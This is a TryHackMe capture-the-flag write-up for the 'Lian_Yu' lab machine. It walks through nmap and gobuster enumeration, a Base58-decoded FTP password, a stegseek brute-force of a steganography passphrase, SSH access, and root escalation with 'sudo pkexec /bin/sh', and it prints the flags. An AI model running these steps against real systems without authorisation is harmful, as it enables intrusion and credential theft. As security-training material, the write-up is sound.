

Lian_Yu – TryHackMe

Our task is to obtain the flags **user.txt** and **root.txt** and answer a few questions.

Contents

1.Recon.....	1
2.Ticket.....	3
3.FTP.....	6
4.SSH.....	9
5.Summary.....	11

1.Recon

We start by checking whether the host is alive and responds to **ping**.

```
root@ip-10-10-78-211:~# ping 10.10.129.201
PING 10.10.129.201 (10.10.129.201) 56(84) bytes of data.
64 bytes from 10.10.129.201: icmp_seq=1 ttl=64 time=2.87 ms
64 bytes from 10.10.129.201: icmp_seq=2 ttl=64 time=0.362 ms
^C
--- 10.10.129.201 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.362/1.616/2.871/1.254 ms
```


The host responds, so it's time to scan ports with **nmap** and check which services are running on them.

```

root@ip-10-10-78-211:~# nmap -sV -sC -p- 10.10.129.201
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.129.201
Host is up (0.00061s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-server-header: Apache
|_ http-title: Purgatory
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000   2,3,4         111/tcp     rpcbind
|   100000   2,3,4         111/udp     rpcbind
|   100000   3,4           111/tcp6    rpcbind
|   100000   3,4           111/udp6    rpcbind
|   100024   1             35090/tcp   status
|   100024   1             41143/udp   status
|   100024   1             41645/udp6  status
|_  100024   1             44395/tcp6  status
35090/tcp open  status  1 (RPC #100024)
MAC Address: 02:C9:A4:70:88:2B (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

We can now see what's on the web server.




Note: Hi Everyone, I am a huge fan to Arrowverse, I built this vm concept based on Arrow (first season) you will find a few things similar here and I posted this Content here just to entertain you, To complete this CTF it isn't mandatory to have knowledge on Arrowverse series. I hope you will Enjoy the content and have fun :).

2.Ticket

I ran **gobuster** to look for subpages and accessible files and found a subpage called **island**.

```
root@ip-10-10-78-211:~# gobuster dir -u http://10.10.129.201/ -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x txt,php,html,zip,rar,gzip
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.129.201/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,zip,rar,gzip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 199]
/index.html (Status: 200) [Size: 2506]
/island (Status: 301) [Size: 236] [--> http://10.10.129.201/island/]
/server-status (Status: 403) [Size: 199]
Progress: 1527925 / 1527932 (100.00%)
=====
Finished
=====
```

When visiting it, there is a message about a **Code Word**, but it isn't visible.




Ohhh Noo, Don't Talk.....


I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:

We can read that Code Word in the page source — the password was there all along, only it was white on a white background so it wasn't visible.



The Code Word itself is not another subpage.



Not Found

The requested URL was not found on this server.


After searching the **island** subpage with **gobuster**, we found a subpage **2100**.

```
root@ip-10-10-78-211:~# gobuster dir -u http://10.10.129.201/island -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x txt,php,html,zip,rar,gzip
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.129.201/island
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html,zip,rar,gzip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 199]
/index.html (Status: 200) [Size: 345]
/2100 (Status: 301) [Size: 241] [--> http://10.10.129.201/island/2100/]
Progress: 1527925 / 1527932 (100.00%)
=====
Finished
=====
```

On that page there's a YouTube video, but it's unavailable.



How Oliver Queen finds his way to Lian_Yu?



In the page source we also find a reference to avail your **.ticket** — looks like a file extension.

```
view-source:http://10.10.129.201/island/2100/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>
6
7
8 <p align=center >
9 <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW4lyY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how? -->
12
13 </header>
14 </body>
15 </html>
16
17
```

Using **gobuster** I located that file.

```
root@ip-10-10-78-211:~# gobuster dir -u http://10.10.129.201/island/2100 -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x .ticket

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.129.201/island/2100
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: ticket
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/green_arrow.ticket (Status: 200) [Size: 71]
Progress: 436550 / 436552 (100.00%)
=====
Finished
=====
```

When opening the file we find information about a token to get into *Queen's Gambit(ship)*.

```
10.10.129.201/island/2100/green_arrow.ticket

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

This is just a token to get into Queen's Gambit(Ship)

RTy8yhBQdscX
```

That token looks encoded — I used my decoder and it's text encoded in **Base58** — it looks like it could be a password.


```
Enter encoded string: RTy8yhBQdscX

Checking encoded data: RTy8yhBQdscX

[?] Base36 → bytes: b'2\xd6\xa1}\xa9\xdd\xc6\xd1'
[?] Base58 → text: !#th3h00d
[?] Base62 → bytes: b'M\x871\x83\x81\x93f\\\xf5'
[?] Base64 → bytes: b'E<\xbc\xca\x10Pv\xc7\x17'
[?] Base85 → bytes: b'U\x18_\xc4\x864H\xddw'

Done!

Press Enter to exit...
```

3.FTP

I managed to log into the FTP server, using the **Code Word** as the username and the **token** as the password.

```
root@ip-10-10-78-211:~# ftp 10.10.129.201
Connected to 10.10.129.201.
220 (vsFTPD 3.0.2)
Name (10.10.129.201:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      511720 May 01  2020 Leave_me_alone.png
-rw-r--r--  1 0      0      549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--  1 0      0      191026 May 01  2020 aa.jpg
226 Directory send OK.
```


I downloaded all files that were available.

```

ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.00 secs (60.5640 MB/s)
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 0.00 secs (120.4081 MB/s)
ftp> get Quenn's_Gambit.png
local: Quenn's_Gambit.png remote: Quenn's_Gambit.png
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
226 Transfer complete.
549924 bytes received in 0.01 secs (88.9499 MB/s)

```

One of the files with a **.png** extension didn't open correctly — it might not actually be an image.



I tried to extract data with **steghide** from **aa.jpg**, but it required a password.

```

root@ip-10-10-78-211:~# steghide --extract -sf aa.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!

```

We didn't have the password, so I used **stegseek** to brute-force it.

⚡ Stegseek

Stegseek is a lightning fast steghide cracker that can be used to extract hidden data from files. It is built as a fork of the original steghide project and, as a result, it is *thousands of times* faster than other crackers and can run through the entirety of `rockyou.txt` * in under 2 seconds.

Stegseek can also be used to extract steghide metadata without a password, which can be used to test whether a file contains steghide data.

* `rockyou.txt` is a well-known password list with over 14 million passwords.

Demo: random rockyou.txt password (in real time)


```
[/tmp/steg]~$
```

We successfully cracked the password!

```
root@ip-10-10-78-211:~# stegseek aa.jpg '/usr/share/wordlists/rockyou.txt'
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek


[i] Found passphrase: "password"
[i] Original filename: "ss.zip".
[i] Extracting to "aa.jpg.out".
```

In the files we found something that looks like a **password** and a **note**.



4.SSH

Using Google Images, I discovered that the person in the photo is **slade**.



Using the username **slade** and the password recovered from the image, I could log in via **SSH**.

```

root@ip-10-10-78-211:~# ssh slade@10.10.129.201
The authenticity of host '10.10.129.201 (10.10.129.201)' can't be established.
ECDSA key fingerprint is SHA256:Rc91rXUKn9aMcuwG8LxCUejBAjP+xNW74MfLbPqUuhc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.129.201' (ECDSA) to the list of known hosts.
slade@10.10.129.201's password:
Permission denied, please try again.
slade@10.10.129.201's password:
Way To SSH...
Loading.....Done..
Connecting To Lian_Yu Happy Hacking

WELCOME2

LIAN_YU#

slade@LianYu:~$ █

```

We obtained the first flag — **user.txt**.

```

slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__COMPUT3R5_D0N'T}
--Felicity Smoak

slade@LianYu:~$ █

```

With **sudo -l** I checked that we can run **/usr/bin/pkexec** as root without a password.

```

slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec

```

Using **GTFOBins** I checked how to **escalate privileges** with that binary.

.. / pkexec

☆ Star 12,236

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

We obtained **root** and the **root.txt** flag.

```
slade@LianYu:~$ sudo pkexec /bin/sh
# whoami
whoami: not found
# ls
root.txt
# cat root.txt

Mission accomplished

You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.

THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```

5.Summary

I performed reconnaissance, found hidden content on the web server (a Code Word and a .ticket file), and decoded a Base58 token. Using those credentials I accessed the FTP server, recovered a password from an image via steganography (brute-forced with stegseek), and used it to SSH in as slade to capture user.txt. Finally, `sudo -l` revealed pkexec is runnable as root — leveraging GTFOBins for a pkexec-based escalation yielded root.txt. The box required web enumeration, file/steghide analysis, and a known privilege-escalation technique.